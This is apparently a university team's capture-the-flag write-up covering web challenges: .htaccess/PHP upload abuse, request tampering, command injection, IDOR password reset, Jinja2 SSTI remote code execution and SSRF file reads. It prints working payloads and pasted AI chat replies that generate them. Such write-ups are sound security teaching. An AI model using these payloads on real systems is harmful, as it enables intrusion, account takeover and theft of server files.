Capture The Flag Writeup

Anti Error



Team Members:

Richie Obhasa	**001202400162 (Captain)**
M.Gale Adi Saputra	**001202400152**
Diah Safitri Pane	**001202400208**

Ethical Hacking Class
President University
2025

Table Of Contents

Table Of Contents **2**

Web 4

OPEN DRIVE 4

GottagoFast-Next 8

PING-ME 12

TechBlog 15

Health Check here :) 20

HTML TO PDF 28

brok3myh34rt 30

br3adcrumbszz 34

CommentCommentComment 41

Saya-Dor 46

Cryptography 50

TripleThreatSolid 50

shouldBeEz 55

coRSAir 58

eXORcise 61

OSINT 66

FINDMYAUNT 66

MYOBSESSION 70

LOANDBEHOLD 73

NameJumpBhonkUpUp 77

MISC 86

StockList 86

BrokenBot 90

RemoteWorkerSoBusyLha 93

Challenge Name 2 97

Web

OPEN DRIVE

Solved On: October 13th, 10:59:29 PM
Solved by: Diah Safitri Pane
Flag Retrieved: pu-flag{f113_up104d_vuln3r4b1l1ty_f0und_using_htaccess}

Challenges overview:
The Open Drive challenge focuses on exploiting weaknesses in a file upload mechanism to uncover a hidden flag within a vulnerable web application.


Key Findings:
The key finding from the Open Drive challenge is that the file upload feature is insecure and allows unrestricted uploads, enabling an attacker to bypass validation and upload malicious files. By exploiting this weakness through an .htaccess override and a custom PHP payload, it was possible to execute arbitrary code on the server and retrieve sensitive information, including the hidden flag. The application also exposes additional weaknesses such as improper MIME validation, missing authentication, directory listing, and verbose error disclosure, which collectively increase the risk of full system compromise.


Vulnerability Analysis:
The system appears to have multiple vulnerabilities unrestricted file upload, IDOR, directory listing, path traversal/LFI, missing authentication, improper MIME validation, CSRF, public storage misconfiguration, verbose error disclosure, SSRF, lack of rate limiting, weak session handling, non-expiring shared links, open redirects, and missing CSP/clickjacking protections that could enable data theft, server compromise, and service disruption.

Tools Used:
-Burpsuite


Exploitation Step-by-step:

1. First things is I open Kali Linux and open burpsuite. And then I open the link from the ctf and upload image to the Open Drive before submit the image,I turn on the intercept first and after that I submit it






2. Change the file name into .htaccess and add AddType application/ x-httpd-php .ranyuan {for me} and send.




3. After that change the AddType application/ x-httpd-php .ranyuan to

```
<?php
foreach ($_ENV as $key => $value) { if (stripos($key, 'flag') !== false || stripos($value, 'flag')
!== false) { echo "$key: $value\n";
}
}
?>
```

And after that change the file name into whatever in this case I choose gloryto.ranyuan



4. After that search /uploads in the response so when I Got the /uploads/gloryto.ranyuan then I put it on the link and the back to burpsuite and click another file in proxy and I got the flag.



I forgot to screenshot the whole progress so I must repeat and its different.

CVSS:

If such vulnerabilities existed in a real-world system, they could lead to severe consequences including unauthorized access to sensitive data, remote code execution, and complete compromise of the affected server. Attackers could upload malicious files, read or manipulate confidential information, disrupt services, and gain persistent control over the infrastructure. This would not only result in financial and operational losses but also damage the organization's reputation, violate data protection regulations, and erode customer trust due to potential data breaches and misuse of confidential resources.

GottagoFast-Next

Solved On:

October 10th, 10:14:45 AM

Solved by: Gale Adi
Flag Retrieved:

pu-flag{l00k5-11k3-1t5-f45t3r-th1s-w4y-r1ght?}

Challenges overview:
The **gottagofast-next** challenge hosts a typing game at http://103.87.66.26:30185/. The front end requires the user to type a given sentence with 100% accuracy and within an extremely small time window (under 2 seconds) to receive a flag. The client sends a JSON POST to /submit containing the typed text, the time taken, and a correct boolean. The server accepts the submitted values and returns the flag when correct: true and time is sufficiently low.

Key Findings:
The challenge trusts client-supplied values (time and correct) to decide flag issuance.

Intercepting the POST request and setting "correct": true and "time" to a tiny value (e.g., "100") causes the server to return the flag.

No server-side verification of elapsed time, token, or server-controlled state was observed.

The vulnerability is **trivial to exploit** using a proxy (Burp Suite) or by constructing a crafted POST request.

Vulnerability Analysis:
Name: Insecure trust of client-supplied game state / Client-side authoritative validation

Type: Broken authentication/authorization logic & logic flaw (Trusting client input)

OWASP category (closest): A01:2021 – Broken Access Control / A05:2021 – Security Misconfiguration (logical server-side validation missing)


Tools Used:
Burp Suite (Proxy + Repeater) — intercept, modify, replay POST request.

Browser (proxied via Burp) — trigger the client POST.

Exploitation Step-by-step:

1. Configure browser to proxy through Burp Suite.

2. Open http://103.87.66.26:30185/ and start a typing attempt to generate a submission.



Intercept the POST to http://103.87.66.26:30185/submit. Example original body:

{
"text": "focus truth unyielding with bravery hacking to stand for the",
"time": "103021",

```
 "correct": true
}
```



3.

Modify time to a very low value (e.g., "100") and keep "correct": true:


```
 {
  "text": "focus truth unyielding with bravery hacking to stand for the",
  "time": "100",
  "correct": true
}
```


4.

5. Forward/send the request. The server responds with success and the flag (or the client displays an alert with the flag).



6. Capture Burp request/response and a browser screenshot of the alert as evidence.

Impact and Severity (CVSS):
CVSS (estimated): 5.3 (Medium) — *Exploitability high (easy local network), Impact limited to revealing challenge flag; depends on context.*

- Vector (rough estimate): AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

PING-ME

Solved On: October 10th, 10:19:01 AM
Solved by: Muhammad Gale Adi Saputra
Flag Retrieved: pu-flag{c0mmAnD_Inj3ct10n_g0tch4_178337}

Challenges overview:
This challenge involves a command injection vulnerability in a "Ping Me" web application that allows users to ping IP addresses. The vulnerability enables execution of arbitrary system commands to retrieve a hidden flag on the server.

Key Findings:

The application executes system commands without proper input sanitization

The output contains base64-encoded data that needs decoding

Command injection can be achieved using shell metacharacters (;, |, &, etc.)

The flag is hidden somewhere on the server filesystem

Tools Used:

- Web Browser (Chrome/Firefox)
- Burp Suite (for intercepting and modifying requests)
- CyberChef (for base64 decoding)
- curl / Postman (alternative for API testing)

Solving Step-by-step:

1. Initial Reconnaissance

- Accessed the "Ping Me" application at 103.87.66.26:9611
- Observed the interface allows pinging IP addresses



- Noticed unusual base64-like strings in the output after pinging 127.0.0.1

2. Identifying Command Injection Vulnerability

Tested various command injection payloads:

Initial test with semicolon:

```
text
```

```
127.0.0.1; whoami
```

Payload to list files:

```
127.0.0.1; ls -la
```

Payload to find flag files:

```
127.0.0.1; find / -name "*flag*" 2>/dev/null
```

3. Extracting Base64-Encoded Data

Noticed the application output contained base64-encoded strings in the format:

text

püng@slavN3pr271gD5R8b9/mmdwnQf9jc9v2xI6wnQEsZGp4zzz53D---

Cleaned and decoded the base64 string:


- Removed the püng@slav prefix and --- suffix
- Used CyberChef with "From Base64" operation
- Applied custom alphabet: 2A-Wn-za-m8-9+/=

Input for decoding:

N3pr271gD5R8b9/mmdwnQf9jc9v2xI6wnQEsZGp4zzz53D

Decoded output:

flag[command_injection_gatch4_178337]



TechBlog

Solved On:

October 15th, 3:32:01 PM

Solved by: Muhammad Gale Adi Saputra
Flag Retrieved: pu-flag{no_validation_l0g1cs_4r3_c0mm0n}

Challenges overview:

This challenge involves two main vulnerabilities:

- Insecure Direct Object Reference (IDOR) in the password change feature, allowing account takeover of admin
- Server-Side Template Injection (SSTI) in the "Raw title" field of blog posts, enabling RCE to read the flag file on the server

Key Findings:

- Admin user ID is exposed in post details page (`AUTHOR ID`)
- `POST /change-password` endpoint doesn't validate account ownership, allowing any user to change admin's password
- "Raw title" input is executed as Jinja2 template, allowing Python code execution

- The application uses Flask/Jinja2 template engine based on {{7*7}} evaluating to 49


Tools Used:

- Web Browser (Chrome/Firefox)
- Burp Suite (for intercepting and modifying requests)
- curl / Postman (alternative for API testing)
- Deepseek AI (making payload)

Solving Step-by-step:

1. **OBTAINING ADMIN USER ID**

- Log in with a regular user account
- Navigate to any post created by admin
- Note the AUTHOR ID value visible on the post details pages
- 86fc26f9-c467-433e-99ec-08bbcd47delc




2.Changing Admin Password via IDOR

Using Burp Suite to intercept the password change request:

Intercepted Request:


```
http
POST /change-password HTTP/1.1
Host: 103.87.66.26:9618
Content-Type: application/json
Cookie: session=<your_session_cookie>

{
  "user_id": "86fc26f9-c467-433e-99ec-08bbcd47delc",
  "new_password": "admin123"
}
```



3.SSTI EXPLOITATION for RCE

Im using a deepseek AI for make an payload to inject here the screenshot


image.png
PNG 75.85KB
image.png
PNG 15.8KB
image.png
PNG 46.4KB
bisakah kamu membuatkan aku payload SSTI RCE untuk mendapatkan flag dalam kasus berikut
Berdasarkan informasi yang Anda berikan, ada kerentanan Server-Side Template Injection (SSTI) di bagian "POST TITLE" — terlihat dari contoh {{7*7}} yang dievaluasi menjadi 49.
Untuk mendapatkan RCE (Remote Code Execution) dan mengambil flag, kita bisa mencoba payload SSTI yang umum, tergantung template engine yang dipakai.
1. Identifikasi template engine
Coba payload sederhana untuk mengetahui template engine:


5. Payload cepat coba baca flag
Gale
Anti Error
Coba ini di input "POST TITLE" (raw title):
jinja2
Copy
Download
{{ cycler.__init__.__globals__.os.popen('cat /flag*').read() }}


Not secure 103.87.66.26:9299/admin/post/4
← Back to Admin Panel
Post Details
POST TITLE
pu-flag{no_validation_l0g1cs_4r3_c0mm0n}
Raw title: {{ cycler.__init__.__globals__.os.popen('cat /flag*').read() }}
AUTHOR
admin
Administrator
CREATED DATE
October 16, 2025 at 01:52 AM
POST ID
4
AUTHOR ID
fa8eed22-4b55-4c88-84c3-b1a6d52ffe44
CONTENT
Security should be a top priority when building web applications. Here are some common vulnerabilities to avoid.
Approve
Edit
Delete

Health Check here :)

Solved On: 13 Oct 2025
Solved by: Richie Obhasa
Flag Retrieved: pu-flag{SSRF_Piv0t_T0_Vict0ry!}
Challenges overview

A simple “URL health checker” web app that fetches the headers/content of a user-supplied URL. The core idea: can we coerce the server to fetch local/internal resources? (SSRF).

Key Findings

- The input accepts file:/// URLs → server returns local file contents (confirmed with /etc/passwd, /etc/hostname, /etc/hosts).
- /etc/hosts revealed an internal hostname → secret-internal-api.local that resolves to 172.16.238.10.
- Accessing that internal service from the vulnerable server returns the flag.

Tools Used

- Web browser (Chrome)
- Basic URL payloads (file:///…, http://…)
- ChatGPT (find Secret file)

Solving Step-by-step

1. **Recon / entry point**
   Open the challenge: http://103.87.66.26:30190/. The page asks for a URL to “check health”.

coba kerjakan ini?

CTF - Anti Error - Richie Obhasa

Oke, dari challenge ini kelihatannya **web CTF berjudul "Health Check Here :)"** dan petunjuknya:

> "you know how to see file in cmd?"

Mari kita analisis dan rancang langkah exploit-nya.

🧩 1. Analisis Halaman Utama

URL:

```cpp
http://103.87.66.26:30190/
```

Halaman menampilkan input form:

> "Enter a URL to check its HTTP response headers."

🟢 Artinya web ini kemungkinan **mengambil input URL dari user dan melakukan `curl` atau `requests.get()` ke URL tersebut**, lalu menampilkan header-nya.

⚠️ 2. Potensi Celah

Challenge jenis ini biasanya **rentan ke Server-Side Request Forgery (SSRF)**.

Dengan SSRF, kita bisa membuat server mengakses file internal seperti:

Tanya ChatGPT

```
file:///etc/passwd
file:///flag.txt
```

2. **Probe for SSRF via local files**

Input:

Nice — bagus, kalau `/etc/passwd` sudah terbaca berarti **SSRF/file:// reading berhasil.** Kita tinggal cari di mana file flag disimpan. Coba input satu-per-satu payload berikut di form web itu (copy-paste):

1) Coba langsung lokasi flag umum

perl — Salin kode

```
file:///flag.txt
file:///flag
file:///home/flag.txt
file:///root/flag.txt
file:///home/ctf/flag.txt
file:///home/ctf/flag
file:///app/flag.txt
file:///var/www/flag.txt
file:///var/www/html/flag.txt
file:///usr/src/app/flag.txt
file:///tmp/flag.txt
file:///opt/flag.txt
```

2) Coba folder web root / cari file index / listing

perl — Salin kode

```
file:///var/www/html/
file:///var/www/
file:///srv/www/
file:///usr/share/nginx/html/
```

Jika muncul listing, buka file `flag.txt` di lokasi yang terlihat.

3) Cek file yang sering berisi secrets / env

